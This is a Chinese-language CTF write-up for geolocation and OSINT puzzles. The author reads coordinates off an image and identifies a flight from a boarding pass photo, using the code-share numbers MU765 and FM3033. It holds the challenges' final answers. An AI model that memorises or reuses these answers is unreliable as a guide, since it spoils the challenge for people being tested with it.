获得经纬度，换算为 22.19.08N 114.10.02E


提交发现错误，可能是有些微偏差，小范围修改尝试，

22° 19' 07"N 114° 10' 02"E 通过

穷游

这一题其实很简单，没想到能拿到一血

首先我们查看图片，可以直接获取到许多信息



南京禄口机场，而且进行了边检，目的地为港澳台，日期为 10.31，登机时间是 7.15

这就很简单了，我们直接检索符合条件的航班

一、南京→香港 (直飞)

航班号	航空公司	出发 - 到达	起降机场 / 航站楼
MU765	东方航空	08:00–10:35	禄口 T2→香港赤鱲角 T1
CX357	国泰航空	14:15–17:10	禄口 T2→香港赤鱲角 T1

二、南京→澳门 (直飞)

航班号	航空公司	出发 - 到达	起降机场 / 航站楼
NX127	澳门航空	16:55–19:55	禄口 T2→澳门国际机场

三、南京→台湾 (直飞, 以台北桃园为主)

航班号	航空公司	出发 - 到达	起降机场 / 航站楼
MU5001	东方航空	14:25–16:30	禄口 T2→台北桃园 T2
MU2981	东方航空	07:50–09:50	禄口 T2→台北桃园 T2

登机时间一般在起飞前一小时, 其中符合条件的只有 MU765

难道真的这么简单? 提交 flag 发现错误

这时想起题目描述的所有航班号, 这次航班可能不止一个航班号, 真会出现这种情况吗, 我们进行搜索



在购票软件上刷机票时，你是否遇到过这样的困惑：同一时间、同一航线，不同航空公司的航班号价格不同，实际却由同架飞机执飞？这并非系统出错，而是航空业常见的“代码共享”模式在起作用。这种让“一个航班戴多个航班号”的合作方式，既藏着出行便利，也有不少需要留意的细节。



什么是代码共享航班？



代码共享航班本质是航空公司间的合作机制：一家航空公司（实际承运人）执飞具体航班，其他航空公司（代码共享方）以自己的航班号销售该航班的座位，最终旅客乘坐的是同架飞机，起飞降落时间、航线完全一致。简单说，就是“同一趟飞行，多个名字”。



比如中国南方航空的CZ3101航班（北京大兴至广州白云），中国东方航空可作为共享方，以MU5101的航班号对外售票。旅客从东航渠道购票后，实际乘坐的仍是南航的飞机和机组。从技术判定来看，构成代码共享需满足三个核心条件：航司同属一个联盟、出发与到达机场相同、起飞时间一致。



这种模式诞生于上世纪七十年代的美国，如今已成为全球航空业的主流合作方式。对航司而言，无需新增飞机和航线就能扩展网络覆盖；对旅客来说，则意味着更多航班时刻和购票渠道的选择。

可得知有共享航班的概念，直接搜索该次航班是否为共享航班

上海航空 (FM) 对应的代码共享航班号为 FM3033。该航班与东航 MU765 为同一班次，2025 年 10 月 31 日 08:00 从南京禄口机场 T2 起飞，10:35 到达香港国际机场 T1，由东航实际执飞。

得到完整答案

MU765_FM3033

有点脑洞 TwT